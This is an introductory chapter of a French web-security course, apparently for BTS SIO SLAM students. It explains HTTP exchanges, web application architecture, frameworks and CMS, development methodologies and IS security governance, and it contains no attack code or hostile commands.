Cybersécurité - Sécurité informatique sur le Web

1.0 01/09/2021

B3 - Cybersécurité - Option SLAM

Table des matières

Introduction

Les systèmes d'information ne cessent de se développer à des vitesses que nous n'aurions jamais imaginées. Il en résulte une demande très forte en développement d'applications. Les contraintes de temps et de rentabilité auxquelles doivent faire face les développeurs et les chefs de projets sont énormes. Les services commerciaux mettent souvent la « pression » pour que le produit promis sorte dans les temps. Nous trouvons alors en circulation des logiciels développés « à la va-vite » qui fragilisent la sécurité des systèmes d'information. Leur interconnexion omniprésente accroît l'impact sur les processus métiers lorsqu'une attaque aboutit.

i les applications lourdes développées en Java ou en C sont encore très présentes, de plus en plus d'entreprises préfèrent se tourner vers des applications web qui présentent beaucoup d'avantages : facilité de déploiement, compatibilité multi-système, hébergement distant simple, etc. Une autre transformation est également visible actuellement : des applications web, initialement prévues pour être utilisées dans un intranet, se retrouvent accessibles depuis Internet pour des raisons généralement de croissance et de développement de l'entreprise. Malheureusement, celles-ci recèlent souvent des failles de sécurité car elles n'ont pas été conçues à l'origine pour être déployées à si large échelle. Tous ces points doivent nous inciter à prendre en compte la sécurité des applications, et encore plus des applications web, avec le plus grand sérieux. Mais comment intégrer cette sécurité lors du développement sans trop augmenter les temps de production ou encore comment sécuriser une application déjà en production ?

Chapitre 1 - Introduction de la sécurité Web

1. Quelques chiffres sur le Web et la sécurité

Le monde de l'Internet est devenu indispensable et ancré dans la vie quotidienne d'une bonne partie d'entre nous. En 2015, 42 % de la population mondiale serait connectée à Internet dont 2,060 milliards d'inscrits sur les réseaux sociaux. Google, Amazon, YouTube, Facebook, Twitter, Apple ou Microsoft font partie de notre quotidien ou sont amenés à en faire partie. En effet, d'après une étude du cabinet Gartner sortie en octobre 2016, 20 % de nos actions quotidiennes auront une interaction avec un des sept géants de l'Internet. Ainsi, l'augmentation du nombre des objets connectés, l'expansion des réseaux sociaux et la transformation digitale des entreprises permettent le développement croissant de l'Internet mais aussi du Web. Effectivement, il y a quinze ans, le Web était surtout un espace dédié aux blogs, sites vitrines ou boutiques en ligne. Aujourd'hui, celui-ci s'invite dans les applications mobiles, métiers, embarquées et cloud. Payer ses impôts, faire ses courses, faire des rencontres ou préparer un voyage passe inévitablement de près ou de loin par le monde du Web car cette technologie est disponible partout et tout le temps.

Pourtant, il existe des modèles de processus et des modèles de maturité tels que Microsoft SDL ou OpenSAMM et BSIMM dont l'objectif est de créer un cycle de développement sécurisé au sein d'une organisation. Ceux-ci seront étudiés dans ce cours afin d'approcher l'ensemble des aspects de la sécurité de l'information.


2. Anatomie d'une application web

Les applications web se complexifient et les bibliothèques, les langages, les plateformes permettant de contribuer à la création d'une application web sont de plus en plus nombreux et populaires. Alors que le métier de webmaster était en vogue dans les années 2000 et que celui-ci suffisait à la création d'un site web, aujourd'hui il est courant d'entendre les désignations telles que Front, Back, Full stack, UX, Lead Dev et intégrateur dans les équipes chargées de développer des applications.

Le prêt à l'emploi est de plus en plus populaire avec les solutions cloud dont l'objectif est d'apporter la plateforme de travail sans se préoccuper de l'infrastructure et de permettre ainsi de se concentrer sur le code (PaaS).

L'arrivée du HTML5 et des navigateurs de plus en plus performants a permis de rendre possibles des suites bureautiques (Office 365, Google Apps), systèmes d'exploitation (Chrome OS, ZeroPC), jeux... à partir d'une application web.

Malgré toute sa complexité, le Web repose toujours sur un modèle client-serveur dont voici une illustration :




Cette illustration montre l'interconnexion entre les différents éléments indispensables d'une application web dynamique. Plusieurs langages y sont illustrés tels que le HTML, CSS et JavaScript dont l'exécution s'effectue dans le navigateur (front), et PHP, Java et Python côté serveur (back). Les bases de données reposent sur un SGBD(R) (système de gestion de bases de données) comme MongoDB, MySQL ou Oracle.

Bien sûr, ce schéma est générique mais il permet de poser l'architecture trois tiers qui sera longuement introduite tout au long de cet ouvrage. En effet, chacune des parties de l'architecture comprend des faiblesses de conception et des failles plus ou moins répandues. Les injections SQL côté back et data et les Cross site scripting côté front, n'ont pas le même modèle de fonctionnement. Il est donc important de bien maîtriser les aspects théoriques de chacune des parties de l'architecture web.

Voici comment une page web est générée dans un modèle classique :

- Partie 1 : l'utilisateur demande à accéder à une page web à travers un lien, ou un formulaire. Cette action déclenche une requête HTTP (HyperText Transfer Protocol) qui passe à travers le réseau Internet pour atteindre le serveur web.
- Partie 2 : le serveur reçoit la requête HTTP et décortique celle-ci puis s'adresse à une base de données pour regrouper un ensemble d'informations demandées au préalable par l'utilisateur de l'application.
- Partie 3 : le serveur ayant regroupé les informations nécessaires, celui-ci constitue une page web et l'envoie au navigateur de l'utilisateur qui interprète le code grâce à ces langages : JavaScript, CSS et HTML.

Il est intéressant de noter l'importance du protocole HTTP dans le mécanisme d'échange de données à travers un client et un serveur. Ce protocole est central à toute interaction et souvent mal connu. Voici un schéma représentant le fonctionnement du protocole :



Pour plus de granularité dans l'explication, voici une explication détaillée du schéma ci-dessus :

Flux HTTP

Lorsqu'un client veut communiquer avec un serveur, que ce soit avec un serveur final ou un proxy intermédiaire, il réalise les étapes suivantes :

1. Il ouvre une connexion TCP : la connexion TCP va être utilisée pour envoyer une ou plusieurs requêtes et pour recevoir une réponse. Le client peut ouvrir une nouvelle connexion, réutiliser une connexion existante ou ouvrir plusieurs connexions TCP vers le serveur.

2. Il envoie un message HTTP : les messages HTTP (avant HTTP/2) sont lisibles par les humains. Avec HTTP/2, ces simples messages sont en-capsulés dans des trames, rendant la lecture directe impossible, mais le principe reste le même.


```
GET / HTTP/1.1
Host: developer.mozilla.org
Accept-Language: fr
```

3. Il lit la réponse envoyée par le serveur :


```
HTTP/1.1 200 OK
Date: Sat, 09 Oct 2010 14:28:02 GMT
Server: Apache
Last-Modified: Tue, 01 Dec 2009 20:18:22 GMT
ETag: "51142bc1-7449-479b075b2891b"
Accept-Ranges: bytes
Content-Length: 29769
Content-Type: text/html

<!DOCTYPE html... (suivi des 29769 octets de la page web demandée)
```

4. Il ferme ou réutilise la connexion pour les requêtes suivantes.

Les messages HTTP



- Partie 1 : le navigateur envoie une requête HTTP (HTTP request) composée de trois fonctions :
  - **La méthode d'envoi GET** permettant de demander au serveur des informations sans aucun traitement spécifique. De nombreuses méthodes existent, telles que POST pour le transfert de données, PUT pour le remplacement de données, DELETE pour la demande de suppression, et d'autres un peu moins utilisées (HEAD, TRACE, PATCH, CONNECT, OPTIONS). Voir https://fr.wikipedia.org/wiki/Hypertext_Transfer_Protocol pour plus d'informations sur les méthodes.
  - **HTTP/1.1 désigne la version du protocole HTTP** à utiliser pour l'échange entre le client et le serveur. La version 1.1 étant standard depuis peu, la version 2.0 est actuellement développée par Google.
  - **Host** indique la ressource demandée par le client.



- La partie 2, quant à elle, contient la réponse du serveur divisée en deux parties, l'en-tête (header HTTP) et le corps (body) :
  - **200 OK** définit que le serveur a bien trouvé le résultat demandé.
  - **Date** indique l'heure et la date (Timestamp) du message original.
  - **Server** affiche le nom et la version du serveur.
  - **Content-Length** donne le poids en octets du corps (body) dans la réponse.
  - **Content-Type transmet le type MIME** (type de contenu) du corps.


- **Le reste de la réponse** correspond au corps de la requête, généralement la page HTML générée par le serveur.

La liste des fonctions disponibles dans le protocole HTTP est bien longue, dont plusieurs telles que X-Frame-Options, Content-Security-Policy, X-XSS-Protection, X-Content-Type-Options pour la sécurité et bien d'autres seront étudiées dans les prochains chapitres pour la sécurité.

3. Frameworks et CMS

Devenus indispensables dans le monde du développement en général, les frameworks (bibliothèques) ont comme particularité d'aider les développeurs dans la conception d'une application. Que ce soit Spring, .NET, Symfony, Django pour le back ou AngularJS et jQuery pour le côté front, les frameworks sont partout.

Certains comme Bootstrap permettent l'uniformité des applications sur les navigateurs de chaque appareil (mobile, tablette, workstation), d'autres proposent une architecture prête à l'emploi et une production de code plus rapide. Les frameworks ne remplacent pas les langages, mais se superposent à ceux-ci.




L'illustration ci-dessus montre quelques frameworks utilisés en back et front. AngularJS et jQuery pour le JavaScript côté front et Symfony, Django et Spring pour PHP, Python et Java par exemple. Recourir aux frameworks permet aux applications de gagner en sécurité, à condition qu'ils soient bien utilisés.

Un autre outil très populaire a aussi envahi le monde du Web depuis plus de 10 ans. Les Content Management System (CMS) tels que WordPress et Drupal pour les sites et blogs, Prestashop pour l'e-commerce et phpBB pour les forums sont devenus incontournables.

À la différence des frameworks, les CMS sont plus user-friendly car ils sont étudiés pour que les administrateurs puissent générer du contenu à l'aide d'interfaces graphiques et cela, facilement.

Ainsi, il est très simple avec un CMS de monter un portail web ou une boutique en ligne sans avoir de bonnes connaissances en code. Chaque CMS possède des plugins (greffons), modules téléchargeables à imbriquer simplement pour ajouter des fonctionnalités variées.



Monter une boutique en ligne, un forum ou un site web peut s'avérer simple avec l'intégration d'un CMS, mais pas magique pour autant. Pour une personnalisation ou l'ajout de fonctionnalités complexes, il est nécessaire d'avoir de bonnes connaissances en code et en API des CMS.

Les CMS sont aussi sujets à des problèmes de sécurité, surtout au niveau des plugins et modules. En effet, ceux-ci sont développés par des contributeurs et sociétés qui laissent parfois des failles dans leur code et de fait, rendent vulnérables tous les CMS utilisant le plugin ou module. Il suffit de jeter un œil au fil d'actualité d'un site comme www.exploit-db.com[1], dont l'objectif est de répertorier les vulnérabilités trouvées sur Internet, pour s'apercevoir de la popularité des failles liées à des plugins et à des modules de CMS.

D'après le site https://w3techs.com[2], 27,2 % des sites web au monde seraient réalisés avec un CMS WordPress. En juin 2016, une faille permettant de contourner toutes les protections par mot de passe de WordPress a été identifiée et a laissé toutes les dernières versions des WordPress vulnérables. Cette popularité rend les CMS le terrain de jeu préféré des cybercriminels. Il est donc recommandé de mettre à jour le plus tôt possible les plugins et modules, ainsi que de suivre les recommandations d'installation des CMS pour s'assurer un minimum de sécurité.


La suite de ce cours sensibilise à l'ensemble des typologies d'attaques des applications web et par conséquent, des CMS et frameworks. Une fois les connaissances acquises en sécurité de l'information et des applications, il est simple de comprendre les concepts et de mettre en place du durcissement (hardening) de CMS ou frameworks généralement introduit dans les différents manuels des éditeurs.

4. Méthodes classiques et méthodes agiles

Après avoir fait une introduction sur les différentes technologies et topologies autour du Web, il est important d'étudier les différentes méthodes de développement utilisées par les organisations pour fabriquer des applications.

Les derniers chapitres de ce cours étant consacrés à la sécurisation des cycles de développement, il est indispensable de poser les fondations sur les méthodes utilisées au sein des cycles.

La méthode traditionnelle dite en cascade (Waterfall[3]) a pour particularité d'être décomposée en plusieurs phases. Une fois une phase terminée, il est possible de passer à l'autre phase et ainsi de suite. Voici une illustration d'un cycle de développement Waterfall[4] :



[1] Exploit-db DOT com
[2] w3techs DOT com
[3] Qu'est-ce que la méthodologie Waterfall ?
[4] Méthode Waterfall : guide d'introduction pour les débutants


Définition :

Le modèle en cascade (en anglais : waterfall model) est un modèle de gestion linéaire qui divise les processus de développement en phases de projet successives. Contrairement aux modèles itératifs, chaque phase est effectuée une seule fois. Les sorties de chaque phase antérieure sont intégrées comme entrées de la phase suivante. Le modèle en cascade est principalement utilisé dans le développement de logiciels.

En pratique, plusieurs versions du modèle en cascade sont utilisées. Les modèles les plus courants divisent les processus de développement en cinq phases. Les phases 1, 2 et 3 définies par Royce sont parfois regroupées en une seule et même phase, qualifiée d'analyse des besoins.

1. Analyse : planification, analyse et spécification des besoins,
2. Conception : conception et spécification du système,
3. Implémentation ou Code : programmation et tests des modules,
4. Test : intégration du système, tests du système et de l'intégration,
5. Exploitation : livraison, maintenance, amélioration.

Le schéma suivant illustre pourquoi le modèle de gestion linéaire est qualifié de « modèle en cascade ».




Même si cette méthode paraît concrète et logique, elle peut avoir quelques défauts comme :

- Pas de changement possible car le projet est itéré une fois.
- Une visibilité sur l'avancement du projet est difficile, il faut attendre la fin du cycle pour pouvoir avoir un résultat.
- Une potentielle perte en qualité peut arriver quand un projet a du retard.


  En effet, la phase Test est généralement celle qui est laissée de côté quand un projet manque de temps ou d'argent.

Pour pallier ces problématiques, les méthodes agiles sont utilisées dans la plupart des organisations, des sociétés du monde logiciel et du DevOps. Voici une illustration représentant les itérations agiles :



Contrairement au Waterfall, les méthodes agiles fonctionnent par itérations successives, ce qui veut dire que l'ensemble des phases du cycle de développement sont répétées plusieurs fois, ce qui permet les avantages suivants :

- Plusieurs retours client avant la mise en production et donc la possibilité de faire des changements,
- Une visibilité sur la fin du projet,
- Un gain en qualité car le projet est testé plusieurs fois.



Il est vrai que le concept agile est un gain de temps et d'argent car le client participe au projet et à la possibilité de faire des changements rapidement. Cependant, les tests effectués lors du cycle sont généralement automatisés et ne font pas toujours attention au niveau de sécurité. Il est donc important de mettre en place un cycle de développement sécurisé qui sera étudié dans les derniers chapitres de ce cours.

5. Sécurité des systèmes d'information

Avant même de commencer l'étude de la sécurité des applications et ses fondamentaux, il est nécessaire de poser les bases de la sécurité organisationnelle.

En effet, la sécurité technique est un des maillons de la chaîne de la sécurité et non la chaîne en tant que telle.


On appelle système d'information (SI) l'organisation des ressources permettant de gérer l'information au sein des entreprises. Son directeur, nommé DSI (directeur des systèmes d'information), a la lourde tâche d'aider les entreprises dans l'accompagnement digital des choix stratégiques de l'entreprise ou bien dans l'orchestration de l'ensemble physique (backup, stockage, réseau) et logique (logiciel) de celle-ci.

Le monde devenant de plus en plus informatisé, les SI s'agrandissent. Afin de gérer et établir des règles, il est nécessaire de mettre en place de la gouvernance.

La gouvernance est l'art et la manière de gérer un SI en établissant des obligations, procédures ou référentiels tels que COBIT[1] et ITIL[2]. Les décideurs tels que le DSI et le RSSI (responsable de la sécurité des systèmes d'information) sont en charge de la gouvernance d'un SI. Contrairement au DSI, le RSSI est responsable de la sécurité, de l'intégrité et de la disponibilité de l'entreprise.

Au-delà de la gestion de l'équipe sécurité au quotidien, intégrer et surveiller la sécurité du parc informatique, il est chargé d'instaurer la sécurité au niveau organisationnel et fonctionnel.

Pour ce faire, il va se charger d'analyser les risques et d'identifier les besoins de l'entreprise en matière de sécurité de l'information. Une fois les exigences établies, il pourra créer une politique de sécurité du système d'information (PSSI) stipulant les règles à respecter au sein de l'entreprise pour tous les utilisateurs en matière de sécurité.



Pour aider les RSSI et les risk managers dans la sécurité de l'information, les systèmes de gestion de la sécurité de l'information (SMSI) sont des référentiels indiquant la plupart des mesures à mettre en place pour un SI sécurisé et parfois même, pour obtenir une certification qui peut être un gage de qualité pour l'entreprise.

Le plus connu, l'ISO/CEI 27001, publié par l'ISO (Organisation internationale de normalisation), est obligatoire pour travailler avec certains grands comptes car il engage l'entreprise à une réelle sensibilisation aux risques.

Le panorama de la sécurité de l'information est bien plus large et sera introduit dans les prochains chapitres. Il est donc indispensable d'en connaître les termes et paradigmes afin de pouvoir découvrir la sécurité applicative sur tous les angles.

---


[1] Référentiel COBIT - Wikipédia
[2] référentiel ITIL - Wikipédia

6. Les différents axes de sécurisation d'une application web

Les applications web font entièrement partie du système d'information des organisations, et certaines applications sont d'ailleurs centrales dans une entreprise. C'est le cas des *pure players*[Pure player], dont les affaires tournent autour de leur application web et mobile, comme les boutiques en ligne, réseaux sociaux, médias web et startups. D'autres organisations ayant des applications métier indispensables aux besoins de leur business doivent aussi se concentrer sur la sécurité et prendre en compte dans leur périmètre les applications web.

